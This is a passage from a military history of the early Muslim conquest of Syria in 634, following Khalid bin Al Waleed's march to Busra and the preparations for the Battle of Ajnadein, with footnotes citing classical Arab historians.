Yazeed made good speed on the road to Tabuk. Behind him marched the corps of Shurahbil, and behind that the corps of Abu Ubaidah, each a day's march from the other. Amr bin Al Aas marched with his corps on the western route to Eila. Yazeed had advanced two or three stages beyond Tabuk when he first contacted the enemy-a force of Christian Arabs sent forward by the Romans as a reconnaissance element. These Arabs withdrew hastily after a brush with the Muslim advance guard. Following their withdrawal, Yazeed made for the Valley of Araba where it meets the southern end of the Dead Sea. (See Map 16)

Yazeed arrived at the Valley of Araba at about the same time as Amr bin Al Aas reached Eila. Both corps now made contact with Roman forces of about equal strength which had been sent forward from the main Roman army to prevent the Muslims from entering Palestine. Both Yazeed and Amr bin Al Aas fought the Roman detachments facing them and drove them back with heavy losses. When the Romans defeated by Yazeed withdrew in precipitous haste, Yazeed sent a fast column which overtook the retreating detachment at Dasin, some distance short of Gaza, and caused it considerable damage before rejoining Yazeed at the Valley of Araba. Meanwhile Amr bin Al Aas was moving north along this valley. These engagements took place within a fortnight of the start of the Muslim march from Madinah.

While these actions were being fought by the corps of Yazeed-which had strayed from the objective given by the Caliph-Shurahbil and Abu Ubaidah continued their march

northwards on the main route: Ma'an-Mutah-Amman. They were followed a little later by Yazeed. By the end of the month of Safar (early May) Shurahbil and Abu Ubaidah had got to the region between Busra and Jabiya; **1** Yazeed was camped somewhere in North-Eastern Jordan; and Amr waited by the Valley of Araba. It was at this stage that the Muslims came to realise that the Roman eagle was stirring. Indeed the Roman eagle was already on the wing!

The Emperor Heraclius was in Emessa, planning countermeasures against the Muslims. When he first heard of the crushing defeats suffered by the Persian Army at the hands of Khalid, he was not a little surprised, for he had had no higher opinion of the Arabs than did the Persian court once have. But he was not unduly worried. Then came news of the fiasco of Khalid bin Saeed, and Heraclius felt reassured. However, as a precaution, he ordered the positioning of several Roman legions at Ajnadein, whence they could operate against any Muslim force entering Palestine or Jordan.

As the Muslim corps set off from Madinah, the Roman army received intelligence of the move from Christian Arabs. Apprised of the latest situation and the direction of the Muslim movement, Heraclius realized that this was a serious attempt at the invasion of his domain. Soon after this he heard of the defeat of the Roman covering forces sent from Ajnadein at the hands of the leading corps of the Muslim army. He decided to punish these rough intruders and throw them back into the desert whence they had come. On his orders, large detachments of the Roman army began preparations for a move to Ajnadein from garrisons in Palestine and Syria.

By now the Muslim commanders had established contacts with the local population and laid the foundations of an intelligence network. They had already come to know of the existence of a Roman army at Ajnadein. A few days later they received intelligence of the movement of more Roman legions in the direction of Ajnadein; and all corps commanders sent messages to Abu Ubaidah informing him of these moves. Three corps of the Muslim army were in more or less the same region-i.e., Eastern Jordan and Southern Syria-and Abu Ubaidah at once took these corps under his command. Amr bin Al Aas was more isolated from the others and felt that the Roman preparations were being made against his corps. He therefore sought help from Abu Ubaidah.

1. Masudi (*Muruj*, Vol. 4, p. 66) gives the location of Jabiya as 2 miles from Jasim. It was a little to the west of the present Jasim-Nawa line, and after the arrival of the Muslims, became known as a military cantonment.

Some time in the middle of Rabi-ul-Awwal (third week of May), the Caliph received a message from Abu Ubaidah giving a fairly clear picture of the situation in Syria and Palestine. Muslim estimates suggested that presently the Romans would have an army of 100,000 men at Ajnadein, from where it could either strike frontally against Amr bin Al Aas, or manoeuvre against the flanks and rear of the other three Muslim corps. This estimate of Roman strength was not far from the mark, as we shall see later.

The situation had taken a turn for the worse. The Romans were in much larger strength than had been anticipated by the Muslims when the invasion was launched; and it was clear that the Romans were not going to sit in their fortified cities and await attack. They were concentrating into one great army to fight a grand offensive battle in the field. The Muslims would either have to fight a general set-piece battle with the Imperial Roman

Army or withdraw hastily into Arabia, neither of which alternatives was pleasant to contemplate. The Caliph rejected the second one outright. There was no question of returning to Arabia in face of the Roman threat. The invasion of Syria had been launched; it must be sustained. But what caused Abu Bakr the greatest anxiety was the question of who should command the Muslim army? Abu Bakr had ordered that Abu Ubaidah would take command of the army whenever the corps were united for battle. Abu Ubaidah was a wise, intelligent man, and a widely esteemed and venerated Muslim. He was also a man of unquestionable personal courage. But knowing his mild and gentle nature and his lack of experience in the command of military forces in major operations, Abu Bakr had serious misgivings about his ability to lead the entire Muslim army in a serious clash with the powerful and sophisticated army of Eastern Rome.

Abu Bakr reached the best conclusion which was possible under the circumstances: he would send Khalid bin Al Waleed to command the Muslim army in Syria! Khalid had recently shattered the Persian army in several bloody battles. Khalid would know what to do. This decision made Abu Bakr feel lighter, as if a heavy burden had been lifted off his shoulders. *"By Allah,"* he said, *"I shall destroy the Romans and the friends of Satan with Khalid bin Al Waleed!"* **1** He consequently despatched a fast rider to Hira with instructions for Khalid to move with half his army to Syria, take command of the Muslim forces and fight the Romans.

The next chapter takes up the thread of events which constituted Khalid's conquest of Syria. This subject is taken up with the full realization of the possibility of error in the account of this campaign, because of the confusion and the contradictions that exist in the narratives of the early historians. There is disagreement about many important aspects of this military history-in the dates of the great battles; in the strengths of the forces deployed in these battles, in the order in which these battles were fought; even, in the case of the odd battle, about who commanded the army at the time. The only writer who has described the campaign in meticulous detail is Waqidi; but his account also contains errors, as it is based on narratives passed down orally from the Syrian veterans, which sometimes conflict.

In this book has been prepared, from all the accounts available, a sequence of events and a version of these events which makes the most military sense and leaves the least room for contradiction. The reader has been spared copious footnotes, explaining each alternative version and each deviation from the commonly accepted version of this campaign; but he will find footnotes in the case of the more important issues, so that he may form his own opinion. And Allah knows best!

1. Tabari: Vol. 2, p. 603.

Chapter 28

(Deeper into Syria)

Page 1

"O joy to Syria! O joy to Syria! O joy to Syria! For the angels of the Ever-Merciful spread their wings over it."
[Prophet Muhammad (SAWS)]**1**

If the soldiers hoped that they would have a day of rest after the harrowing experience of the five days' march-which had brought them closer to annihilation than any battle could have done-they were mistaken. The very next morning Khalid set his army in motion towards Suwa. The men could not complain, for their commander himself took no rest nor looked as if he needed it. In fact as the march began and Khalid rode up and down, the column to see that all was well, the sight of their commander put fresh vigour into the soldiers, and they forgot the horrible memories of the perilous march. This day they would draw their first blood in the Syrian Campaign. They had to draw blood, for Khalid had arrived!

Khalid started his Syrian Campaign wearing a coat of, chain mail which had belonged to Musailima the Liar. At his broad leather belt hung a magnificent sword which had also belonged to Musailima the Liar. These two were trophies of the Battle of Yamamah. Over his chain helmet he wore a red turban, and under the helmet, a red cap. In this cap, if examined carefully, could be seen a few black lines; and in the eyes of Khalid this cap was more precious than all his weapons and armour. Its story shall be told at another time. In his hand Khalid carried a black standard which had been given him by the Holy Prophet. It had once belonged to the Prophet and was known as the Eagle.

With Khalid travelled 9,000 fearless fighters, veterans of many victorious battles, not one of whom would think twice before laying down his life on the orders of his beloved commander. In this army also travelled some of the bravest young officers of the time, who would perform prodigies of valour and laugh at death. There was Khalid's own son, Abdur-Rahman-just turned 18. There was the Caliph's son, also named Abdur-Rahman. There was Raafe bin Umaira, the guide on the Perilous March, who was Khalid's son-in-law and a redoubtable warrior. There was Qaqa bin Amr, the one-man-reinforcement sent to Khalid by the Caliph. And there was one young man of whom we shall hear a great deal in this campaign, Zarrar bin Al Azwar, a slim, sinewy youth whose cheerful countenance and bubbling enthusiasm could make exhausted men want to get up and fight again. Dhiraar was to become Khalid's right-hand man. He would be given the most daring missions and would show both a reckless disregard for danger and a most uncanny knack of survival.

In the early afternoon the column reached Suwa, (See Map 15) This was the first settlement near, the border, of Syria and was an oasis surrounded by a grassy area of land used to graze large flocks of sheep and herds of cattle. Moving through this settlement, Khalid put down all resistance and commandeered the grazing flock to stock up the army's food supply for the campaign.

Next day the army arrived at Arak, which was a fortified town defended by a garrison of Christian Arabs under the command of a Roman officer. As the garrison had retired to the safety of the fort on sighting them, the Muslims laid siege to Arak. It was here that Khalid first came to know that his fame had spread beyond the lands in which he had fought. His reputation proved sufficient to bring about a peaceful surrender.

In Arak lived an old scholar who kept himself informed of the affairs of the world. When he was told of the arrival of a hostile army across the desert, he asked, *"Is the standard of this army a black one? Is the commander of this army a tall, powerfully built, broad shouldered man with a large beard and a few pock marks on his face?"* 2Those who had seen the approach of Khalid and brought the news to Arak confirmed that it was indeed so. *"Then beware of fighting this army"*, warned the sage.

The Roman garrison commander made an offer to surrender the fort, and was astonished at the generous terms offered by the Muslims. Beyond the payment of the Jizya, the people of Arak would pay or suffer nothing. The pact was signed, the fort was surrendered, and the Muslim army camped outside for the night.

The next morning Khalid despatched two columns to subdue Sukhna and Qadma (now known as Qudaim). At the same time, he sent a camel rider to find Abu Ubaidah in the area of Jabiya and tell him to remain at his position until the arrival of Khalid or the receipt of further instructions. Then, with the main body of his army, Khalid marched to Tadmur (Palmyra).

1. Tirmidhi, Ahmad and Hakim from Zayd bin Thabit. Sahih Al-Jami' Al-Saghir No. 3920.
2. Waqidi.

When the columns sent by Khalid arrived at Sukhna and Qadma, they were received joyfully by the inhabitants, who had heard of the generous terms given the day before to Arak. They were only too willing to make friends. There was no trouble at these places and the columns returned to the army without any bloodshed.

At Tadmur, the garrison locked itself in the fort, but hardly had the Muslims arrived and surrounded the fort, when parleys were started for a peaceful surrender. Soon after a surrender was negotiated in which the inhabitants of Tadmur agreed to pay the Jizya and feed and shelter any Muslim warrior passing by their town. The Arab chief of Tadmur also presented Khalid with a prize horse, which he used in several battles of this campaign.

From Tadmur the army marched to Qaryatain, the inhabitants of which resisted the Muslims. They were fought, defeated and plundered.

The next stop was Huwareen (about 10 miles beyond Qaryatain) which contained large herds of cattle. As the Muslims started gathering in the cattle, they were attacked by thousands of Arabs. These were the local inhabitants reinforced by a contingent of the Ghassan from Busra, which had hastened to help their comrades in Huwareen. They too were defeated and plundered.

The following morning the advance was resumed in the direction of Damascus, and after three days of marching the army arrived at a pass about 20 miles from Damascus. This pass lies between the present Azra and Qutaifa and crosses a gently sloping ridge which rises gradually to a height of over 2,000 feet above the level of the surrounding countryside. The ridge is part of the range known as Jabal-ush-Sharq, which is an offshoot of the Anti-Lebanon Range and runs in a north-easterly direction to Tadmur. The pass itself, not a formidable one, is quite long. Khalid stopped at the highest part of it, and here he planted his standard. As a result of this action the pass became known as Saniyyat-ul-Uqab, i.e. the Pass of the Eagle, after the name of Khalid's standard, but is sometimes referred to as just Al Saniyya. **1** At this pass Khalid stayed an hour with his standard fluttering in the breeze, and gazed at the *Ghuta* of Damascus. From where he stood, he could not see the city itself, because it was concealed from view by a rise of ground which stretches east?west, north of the city, but he marvelled at the richness and beauty of the *Ghuta*.**2**

From the Pass of the Eagle, Khalid moved to Marj Rahit, a large Ghassan town near the present Azra on the road to Damascus. **3** The Muslims arrived in time to participate in a joyous festival of the Ghassan, which participation took the form of a violent raid! At Marj Rahit had gathered a large number of refugees from the region over which Khalid had recently operated, and these refugees mingled with the crowds celebrating the festival. The Ghassan were not unmindful of the danger which Khalid's entry into Syria posed for them. They had positioned a strong screen of warriors on the route from Tadmur, below the pass; but this screen was scattered in a few minutes by a swift charge of the Muslim cavalry. Although some Ghassan resistance continued as the Muslims advanced, it ceased once the town was reached. The Muslims raided Marj Rahit. After a little while having collected a large amount of booty and a certain number of captives, Khalid pulled out of the town and camped outside.

The following morning he sent a strong mounted column towards Damascus with the task of raiding the *Ghuta*. Then, having sent a messenger to Abu Ubaidah with instructions to report to him at Busra, Khalid himself set off for Busra with the main body of the army, by-passing Damascus. The mounted column sent to Damascus reached the neighbourhood of the city, picked up more booty and captives, and rejoined Khalid while he was still on the march.

The minor operations following Khalid's entry into Syria were now over.

1. Yaqut: (Vol. 1, p. 936) gives the location of this pass as above the *Ghuta* of Damascus, on the Emessa Road.
2. The Ghuta was, and still is, a green, fertile, well-watered plain, covered with crops, orchards and villages, lying all round Damascus, except to the west and north?west, where stand the foothills of the Anti-Lebanon Range. It formed an irregular D with its base on the foothills, and stretched up to about 10 miles from Damascus.
3. Marj Rahit, which was also a meadow, has been placed by Masudi (*Muruj*, Vol. 3, p.12: he calls it Marj Azra) 12 miles from Damascus. This would be about the centre of the meadow and the location of the town.

Abu Ubaidah had already occupied the District of Hauran which lay north-east of the river Yarmuk. Under his command he had three corps of the Muslim army-his own, Yazeed's and Shurahbil's, but he had fought no battles and captured no towns. One place which worried him a great deal was Busra, a large town which was the capital of the Ghassan Kingdom. It was garrisoned by a strong force of Romans and Christian Arabs under the command of Roman officers.

While Khalid was clearing the region of Eastern Syria, Abu Ubaidah came to know that he would come under Khalid's command upon the latter's arrival. He decided to take Busra quickly, so that Khalid would not have to worry about this problem. He therefore sent Shurahbil with 4,000 men to capture Busra. Shurahbil marched to Busra, the garrison of which withdrew into the fortified town as soon as the Muslims appeared in sight. This garrison consisted of 12,000 soldiers, but expecting that more Muslim forces would soon arrive and that Shurahbil's detachment was only an advance guard, it remained within the walls of the fort. Shurahbil camped on the western side of the town, and positioned groups of his men all round the fort.

For two days nothing happened. The following day, as Khalid set out on the last day of his march to Busra, the garrison of the town came out to give battle to the Muslims outside the city. Both forces formed up for battle; but first there were talks between Shurahbil and the Roman commander, at which the Muslim offered the usual alternatives, Islam, the Jizya, or the sword. The Romans chose the sword, and in the middle of the morning the battle began.

For the first two hours or so the fighting continued at a steady pace with neither side making any headway; but soon after midday, the superior strength of the Romans began to tell and the battle turned in their favour. The Romans were able to move forces around both Muslim flanks, and the fighting increased in intensity. The temper of the Muslims became suicidal as the real danger of their position became evident and they fought ferociously to avoid encirclement, which appeared to be the Roman design. By early afternoon the Roman wings had moved further forward, and the encirclement of Shurahbil's force became a virtual certainty. Then suddenly the combatants became aware of a powerful force of cavalry galloping in mass towards the battlefield from the northwest.

Khalid was about a mile from Busra when the wind carried the sounds of battle to him. He immediately ordered the men to horse, and as soon as the cavalry was ready, led it a gallop towards the battlefield. Beside him rode Abdur-Rahman bin Abi Bakr. But Khalid and the Romans never met. As soon as the Romans discovered the arrival of the Muslim cavalry, they broke contact from Shurahbil and withdrew hastily into the fort. The Muslims under Shurahbil came to regard this occurrence as a miracle: the Sword of Allah had been sent to save them from destruction!

Shurahbil was a brave and pious Muslim in his mid-sixties. A close Companion of the Prophet, he was one of those who used to write down the revelations of the Prophet, and consequently became know as a scribe of the Messenger of Allah. As often as not, he was addressed by this title. As a general, he was competent and sound, having learnt a great deal about the art of war from Khalid, under whom he had fought at Yamamah and in the Iraq Campaign.

It took only a glance for Khalid to assess the relative strengths of the Muslims and the Romans and he wondered why Shurahbil had not awaited his arrival before engaging the garrison at Busra. As soon as the two met and greeted each other, Khalid said, *"O Shurahbil! Do you not know that this is an important frontier town of the Romans and contains a large garrison commanded by a distinguished general? Why did you go into battle with such a small force?"*

"By the order of Abu Ubaidah", replied Shurahbil. Thereupon, Khalid remarked, *"Abu Ubaidah is a man of the purest character, but he does not know the stratagems of war."* **1**

1.

Next morning, the Roman garrison again came out of the fort to give battle. The shock of Khalid's arrival the previous day ad now worn off, and seeing that the combined strength of the Muslims was about the same as their own, the Romans decided to try their luck again. They also hoped to fight and defeat the Muslims before they could get a rest after their march. They did not know that Khalid's warriors were not used to resting!

The two armies formed up for battle on the plain outside the town. Khalid kept his center under his own command, appointing Raafe bin Umaira as the commander of the right wing and Dhiraar bin Al Azwar as the commander of the left wing. In front of the center, he placed a thin screen under Abdur-Rahman bin Abi Bakr. At the very start of the battle, Abdur-Rahman dueled with the Roman army commander and defeated him. As the Roman general fled to the safety of the Roman ranks, Khalid launched a general attack along the entire front. For some time the Romans resisted bravely, while the commanders of the Muslim wings played havoc with the opposing wings, especially Dhiraar, who now established a personal tradition which would make him famous in Syria - adored by the Muslims, and dreaded by the Romans. Because of the heat of the day, he took off his coat of mail; and this made him feel lighter and happier. Then he took off his shirt and became naked above the waist. This made him feel even lighter and even happier. In this half naked condition Dhiraar launched his assaults against the Romans and slaughtered all who faced him in single combat. Within a week, stories of the Naked Champion would spread over Syria, and only the bravest of Romans would feel inclined to face him in combat.

After some fighting, the Roman army broke contact and withdrew into the fort. At this time Khalid was fighting on foot in front of his centre. As he turned to give orders for the commencement of the siege, he saw a horseman approaching through the ranks of the Muslims. This horseman was to achieve fame and glory in the Syrian Campaign that would be second only to Khalid's.

A man in his early fifties, he was tall, slim and wiry with a slight stoop. His lean and clear-cut face was attractive, and his eyes showed understanding and gentleness. His thin beard was dyed. In his hand he held a standard such as only generals carried. This was a yellow standard and is believed to have been the standard of the Holy Prophet at the Battle of Khaibar. **1** His coat of mail did not conceal the simple and inexpensive appearance of the clothes that he wore. As he smiled at Khalid, he revealed a gap in his front teeth; and this gap was the envy of all Muslims. This was Abu Ubaidah, Son of the Surgeon, the One Without Incisors. He had lost his front teeth while pulling out the two links of the Prophet's helmet that had dug into the Prophet's cheek at the Battle of Uhud, and it is said that Abu Ubaidah was the handsomest of "those without incisors"! **2**

Though called Abu Ubaidah bin Al Jarrah, his actual name was Amir bin Abdullah bin Al Jarrah. It was Abu Ubaidah's grandfather who was the surgeon (Al Jarrah), but like some Arabs he was known after his grandfather rather than his father. As a Muslim, he belonged to the topmost strata and had been very dear to the Prophet, who had once said, ***"Every nation has, its trusted one; and the trusted one of this nation is Abu Ubaidah."*** **3** Thereafter Abu Ubaidah had become known as the Trusted One of the Nation-Ameen-ul-Ummat. He was one of the Blessed Ten.

This was the man who had been placed under the command of Khalid, and the new army commander looked with some apprehension at the approach of the old army commander. Khalid had known Abu Ubaidah well at Madinah, and liked and respected him for his great virtue and his devout piety. Abu Ubaidah liked Khalid because of the Prophet's fondness for him and saw in him a military instrument that Allah had chosen to crush disbelief. Khalid was reassured by Abu Ubaidah's smile. As he got near, Abu Ubaidah started to dismount, for Khalid was still on foot. *"Stay on your horse"*, Khalid called to him, and he remained mounted. Khalid walked up to him, and the two top generals in Syria shook hands.

"O Father of Sulaiman," began Abu Ubaidah, *"I have received with gladness the letter of Abu Bakr appointing you commander over me. There is no resentment in my heart, for I know your skill in matters of war."*

1. *Ibid*: p. 138.
2. Ibn Qutaiba: p. 248.
3. *lbid*: p. 247.

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"By Allah," replied Khalid, *"but for the necessity of obeying the orders of the Caliph, I would never have accepted this command over you. You are much higher than me in Islam. I am a Companion of the Prophet, but you are one whom the Messenger of Allah had called 'the trusted one of this nation."* **1** And on this happy note Abu Ubaidah came under the command of Khalid.

The Muslims now laid siege to Busra. The Roman commander lost hope, for he knew that most of the available reserves had either moved or were moving to Ajnadein, and doubted that any help would be forthcoming. After a few days of inactivity, he surrendered the fort peacefully. The only condition Khalid imposed on Busra was the payment of the Jizya. This surrender took place in about the middle of July 634 (middle of Jamadi-ul-Awwal, 13 Hijri).

Busra was the first important town to be captured by the Muslims in Syria. The Muslims lost 130 men in the two days of fighting that preceded this victory. The casualties suffered by the Romans and the Christian Arabs are not on record. Khalid now wrote to Abu Bakr, informing him of the progress of his operations since his entry into Syria, and sent one-fifth of the spoils which had been won during the past few weeks. Hardly had Busra surrendered when an agent sent by Shurahbil to the region of Ajnadein returned to inform the Muslims that the concentration of Roman legions was proceeding apace. Soon they would have a vast army of 90,000 imperial soldiers at Ajnadein. This acted as a reminder to Khalid that there was no time to waste.

At this time Yazeed was still south of the River Yarmuk; Amr bin Al Aas was still at the Valley of Araba; and several detachments of the corps of Abu Ubaidah and Shurahbil were spread over the District of Hauran. Khalid wrote to all commanders to march at once and concentrate at Ajnadein; and the Muslims marched, taking with them their wives and children and vast herds of sheep which served as a moving supply depot. At Ajnadein would be fought the first of the mighty battles between Islam and Christendom.

1. Waqidi: p. 23.

Chapter 29

(The Battle of Ajnadein)

Page 1

"How often has a small force vanquished a large force by the permission of Allah? And Allah is with those who steadfastly persevere."
[Quran 2:249]

In the third week of July 634, the Muslim army marched from Busra; and the march of this army was an amazing sight-one that would earn the immediate disapproval of any regular, disciplined soldier. It had none of the appearance of a normal army. Its advance was more like the movement of a caravan than the march of a military force.

The soldiers of this army had no uniform of any kind, and there was no similarity in the dress that they wore. The men could wear anything they chose, including captured Persian and Roman robes. There were no badges of rank and no insignia to distinguish the commander from the commanded. In fact there were no officers so far as rank was concerned; officership was an appointment and not a rank. Any Muslim could join this army, and regardless of his tribal status would consider it an honour to serve in the ranks. The man fighting as a simple soldier one day could next day find himself appointed the commander of a regiment, or even a larger force. Officers were appointed to command for the battle or the campaign; and once the operation was concluded, they could well find themselves in the ranks again. The army was organised on the decimal system-a system started by the Holy Prophet at Madinah. **1** There were commanders of 10, 100 and 1,000 men, the latter corresponding to regiments. The grouping of regiments to form larger forces was flexible, varying with the situation.

Even in weapons and equipment there was no standard scale for this army. Men fought with whatever weapons they possessed, and had to find their own weapons either by purchase or by taking them from fallen foes. They could have any or all of the normally used weapons of the time-the lance, the javelin, the spear, the sword, the dagger and the bow. For armour they wore coats of mail and chain helmets. And these could be of any colour or design; in fact many of them had been taken from the Persians and the Romans. Most of the men mounted camels; those who possessed horses formed the cavalry.

One remarkable feature of the movement of this great army was that it was independent of lines of communication. Behind it stretched no line of supply, since it had no logistical base. Its food trotted along with the army; and if it ran out of meat, the men, women and children could live for weeks on a simple ration of dates and water. This army could not be cut off from its supplies, for it had no supply depots. It needed no roads for its movement, for it had no wagons and everything was carried on camels. Thus this army could go anywhere and traverse any terrain so long as there was a path over which men and animals could move. This ease of movement gave the Muslims a tremendous edge on the Romans in mobility and speed.

Although this army moved like a caravan and gave the impression of an undrilled horde, from the point of view of military security it was virtually invulnerable. The advance was led by a mobile advance guard consisting of a regiment or more. Then came the main body of the army, and this was followed by the women and children and the baggage loaded on camels. At the end of the column moved the rear guard. On long marches the horses were led; but if there was any danger of enemy interference on the march, the horses were mounted, and the cavalry thus formed would act either as the advance guard or the rear guard or move wide on a flank, depending on the direction from which the greatest danger threatened. In case of need, the entire army could vanish in an hour or so and be safe at a distance beyond terrain which no other large army could traverse. In this fashion the Muslims marched from Busra.

The route of the army has not been recorded; but it undoubtedly lay north of the Dead Sea, for the army arrived at Ajnadein before the corps of Amr bin Al Aas, who joined the army at Ajnadein. Had the army travelled south of the Dead Sea, Amr bin Al Aas, who

was still at the Valley of Araba, would have been picked up *en route*. The army probably marched via Jarash and Jericho, then by-passed Jerusalem, which was strongly garrisoned by the Romans, and crossed the Judea Hills stretching south of Jerusalem. Beyond this range it descended into the plain of Ajnadein, arriving there on July 24. The following day Amr bin Al Aas, moving up from the Valley of Araba on the orders of Khalid, arrived at Ajnadein, and his joy knew no bounds. He had been in a state of anxiety for several weeks, expecting the Roman storm gathering at Ajnadein to break over his head any day.

1. Tabari: Vol. 3, p. 8.

The Muslims now established a camp which was a vast affair in view of the strength of the army-32,000 men, the largest Muslim force yet assembled for battle. The camp stood about a mile away from the Roman camp, which was even larger and lined the road from Jerusalem to Bait Jibreen. The opposing camps ran like two parallel lines, so laid out as to enable the armies to take the field at a moment's notice without unnecessary movement.

The Muslims had taken a week to concentrate their army at Ajnadein, a task which took the Romans more than two months. The Roman army, like any regular, sophisticated military force, needed time for its movement, and had to spend weeks in preparation-in collecting supplies, wagons and horses, and in issuing weapons and equipment. Since it travelled with thousands of wagons and carriages, it needed good roads for its movement. But over these two months the Romans had successfully concentrated an army of 90,000 men at Ajnadein under the command of Wardan, Governor of Emessa. Another general, one named Qubuqlar, acted as the Chief of Staff or the Deputy Commander-in-Chief.

The Muslims had marched to Ajnadein as a matter of choice. So long as the Roman army remained at Ajnadein, it posed no immediate threat to the Muslim corps. Only if a forward movement were undertaken by the Romans could a threat to the Muslims arise; and then the normal Arab strategy would be to pull back to the eastern or southern part of Jordan and fight a battle with their backs to the desert, into which they could withdraw in case of a reverse. The Muslims could have waited for the Romans to start the first move.

In this case, why did the Muslim army move away from the desert, and enter deep into a fertile, inhabited region towards a Roman army three times its size? The answer lies in the character of Khalid. It was his destiny to fight battles, and the promise of battle drew him like a magnet. Twelve centuries later another illustrious general, Napoleon, would say, *"Nothing pleases me more than a great battle."* So it was with Khalid. If anyone else had been the commander of the Muslim army, it is doubtful that the Muslims would have moved to Ajnadein.

In the long run, Khalid's decision was the right one. With a large Roman army poised at Ajnadein, the Muslims would have remained tied down to the area occupied by them, which in itself was of little importance. This Roman threat, cleverly engineered by Heraclius, had to be eliminated before the invasion could proceed deeper into Syria.
So it came about that the Romans and the Muslims faced each other in their respective camps at Ajnadein. Guards and outposts were positioned by both armies to prevent surprise. The officers rode across the land, carrying out reconnaissances, while the men made their preparations for battle.

The sight of the gigantic Roman camp had a somewhat disturbing impact on the Muslims. Everyone knew the strength of the Roman army-a staggering figure of 90,000. The majority of the Muslims had never taken part in a great battle. The only men who were left unmoved by the sight of the Roman camp were Khalid's 9,000 veterans, who had fought regular battles with large armies in Iraq; but even they had never before faced an army of this size.
Khalid went round visiting the various units in the camp and spoke to their commanders and men. He said, *"Know, O Muslims, that you have never seen an army of Rome as you see now. If Allah defeats them by your hand, they shall never again stand against you. So be steadfast in battle and defend your faith. Beware of turning your backs on the enemy, for then your punishment will be the Fire. Be watchful and steady in your ranks, and do not attack until I give the order."* **1** The personality of their commander and the supreme confidence which emanated from him had a marvellously steadying effect on the Muslims.

In the opposing camp, Wardan called a council of war and spoke to his generals. *"O Romans,"* he said, *"Caesar has placed his trust in you. If you are defeated, you will never again be able to make a stand against the Arabs; and they shall conquer your land and ravish your women. So be steadfast. When you attack, attack as one man-do not disperse your efforts. Seek the help of the Cross; and remember that you are three to each one of them."* **2**

1. Waqidi: p. 35.
2. *Ibid*.

As part of his preparations for battle, which in fact did not take place until some days later, Khalid decided to send a brave scout to carry out a close reconnaissance of the Roman camp. Dhiraar volunteered for the job and was sent forward accordingly. The youth stripped to the waist and rode up to a little hillock not far from the centre of the Roman camp. Here he was seen, and a body of 30 Romans rode out to catch him. As they approached, Dhiraar began to canter back to the Muslim camp; and when they drew nearer, Dhiraar increased his pace. His purpose was to draw these Romans away from their camp, so that others should not be able to come to their assistance. When he had reached a spot between the two armies, Dhiraar turned on his pursuers and attacked the one nearest him with his lance. After bringing him down, Dhiraar assaulted a second and a third and a fourth and so he continued, throughout the combat manoeuvring his horse in such a way that he should not have to tackle more than one man at a time. Against some he used his sword also; and it is believed that he killed 19 of the Romans before the remainder turned and galloped back to their camp. That night the Roman camp was full of stories of the dreaded Naked Champion.

On his return Dhiraar was greeted with joy by the Muslims; but Khalid looked at him sternly and rebuked him for engaging in combat when the task given to him was reconnaissance. To this Dhiraar replied that he was conscious of the possible disapproval of his commander, and that but for this he would have pursued the fleeing Romans to kill every one of them!

Following this incident, Qubuqlar, the Roman deputy commander, sent a Christian Arab to enter the Muslim camp, spend a day and a night with the Muslims and gather all possible information about the strength and quality of the Muslim army. This Christian

Arab had no difficulty in entering the Muslim camp, as he was taken for a Muslim. The following day he slipped out and returned to Qubuqlar, who questioned him about the Muslims, *"By night they are like monks, by day like warriors"*, said the spy. *"If the son of their ruler were to commit theft, they would cut off his hand; and if he were to commit adultery, they would stone him to death. Thus they establish righteousness among themselves."*

"If what you say be true", remarked Qubuqlar, *"it would be better to be in the belly of the earth than to meet such a people upon its surface. I wish it were my portion from Allah to stay away from them, so that He would not have to help either me against them or them against me."* **1**

Wardan, the Commander-in-Chief, was full of fight; but Qubuqlar had lost his nerve.

Early in the morning of July 30, 634 (the 28th of Jamadi-ul-Awwal, 13 Hijri), as the men finished their morning prayers, Khalid ordered the move to battle positions, detailed instructions for which had been given the day before. The Muslims moved forward and formed up for battle on the plain a few hundred yards ahead of the camp. Khalid deployed his army facing west on a front of about 5 miles, stretched sufficiently to prevent the more numerous Roman army from overlapping his flanks. The army was deployed with a centre and two strong wings. On either side of the army, next to the wing, as an extension of the front, was positioned a flank guard to counter any Roman attempt to envelop the Muslim flanks or to outflank their position entirely.

The centre was placed under Muadh bin Jabal, the left wing under Saeed bin Amir and the right wing under Abdur-Rahman, the Caliph's son. We also know that the left flank guard was commanded by Shurahbil, but the name of the commander of the right flank guard is not recorded. Behind the centre, Khalid placed 4,000 men under Yazeed, as a reserve and for the close protection of the Muslim camp in which the women and children stayed. Khalid's place was near the centre, where he kept a number of officers near him to be used as champions or as commanders of groups needed for any specific task in battle. These included Amr bin Al Aas, Dhiraar, Raafe and Umar's son, Abdullah.

When the Romans saw the Muslims moving, they also rushed out and began to form up in their battle positions about half a mile from the Muslim front line. They formed up on about the same frontage, but had much greater depth in their dispositions, the detailed layout of which is not known. Wardan and Qubuqlar stood surrounded by their bodyguards in the centre. The massive formations of the Romans, carrying large crosses and banners, were an awe-inspiring sight.

1. Tabari: Vol. 2, p. 610.

When his men had been formed up for battle, Khalid rode along the front, checking units and urging his warriors to fight in the way of Allah. In the few words that he said to each unit, he laid emphasis on concentrating their efforts in time and attacking as one man. *"When you use your bows,"* he said, *"let the arrows fly from your bows as if shot by a single bow to land like a swarm of locusts on the enemy."* He even spoke to the women in the camp and told them to be prepared to defend themselves against any Romans who might break through the Muslim front. They assured him that this was the least that they

could do, considering that they had not been allowed to fight in the forefront of the Muslim army!

Forming their positions took the two armies a couple of hours. When all was in readiness, an old bishop wearing a black hat emerged from the Roman centre, walked up half-way towards the Muslim army and called out in perfect Arabic, *"Which of you will come forth and talk with me?"*

Muslims have no priests; and in those days the commander himself acted as the *Imam* **1** of the army. Hence Khalid rode forward, and the bishop asked, *"Are you the commander of this army?"* Khalid replied, *"So they regard me as long as I obey Allah and follow the example of His Prophet; but if I fail in this, I have no command over them and no right to be obeyed."* The bishop thought for a moment, then remarked, *"It is thus that you conquer us."*

He then continued: *"Know, O Arab, that you have invaded a land which no king dares to enter. The Persians entered it and returned dismayed. Others also came and fought with their lives, but could not attain what they sought. You have won over us up till now, but victory does not belong permanently to you"*

"My master, Wardan, is inclined to be generous with you. He has sent me to tell you that if you take your army away from this land, he will give each of your men a dinar, a robe and a turban; and for you there will be a hundred dinars and a hundred robes and a hundred turbans."

"Lo, We have an army numerous as the atoms, and it is not like the armies that you have met before. With this army Caesar has sent his mightiest generals and his most illustrious bishops." **2**

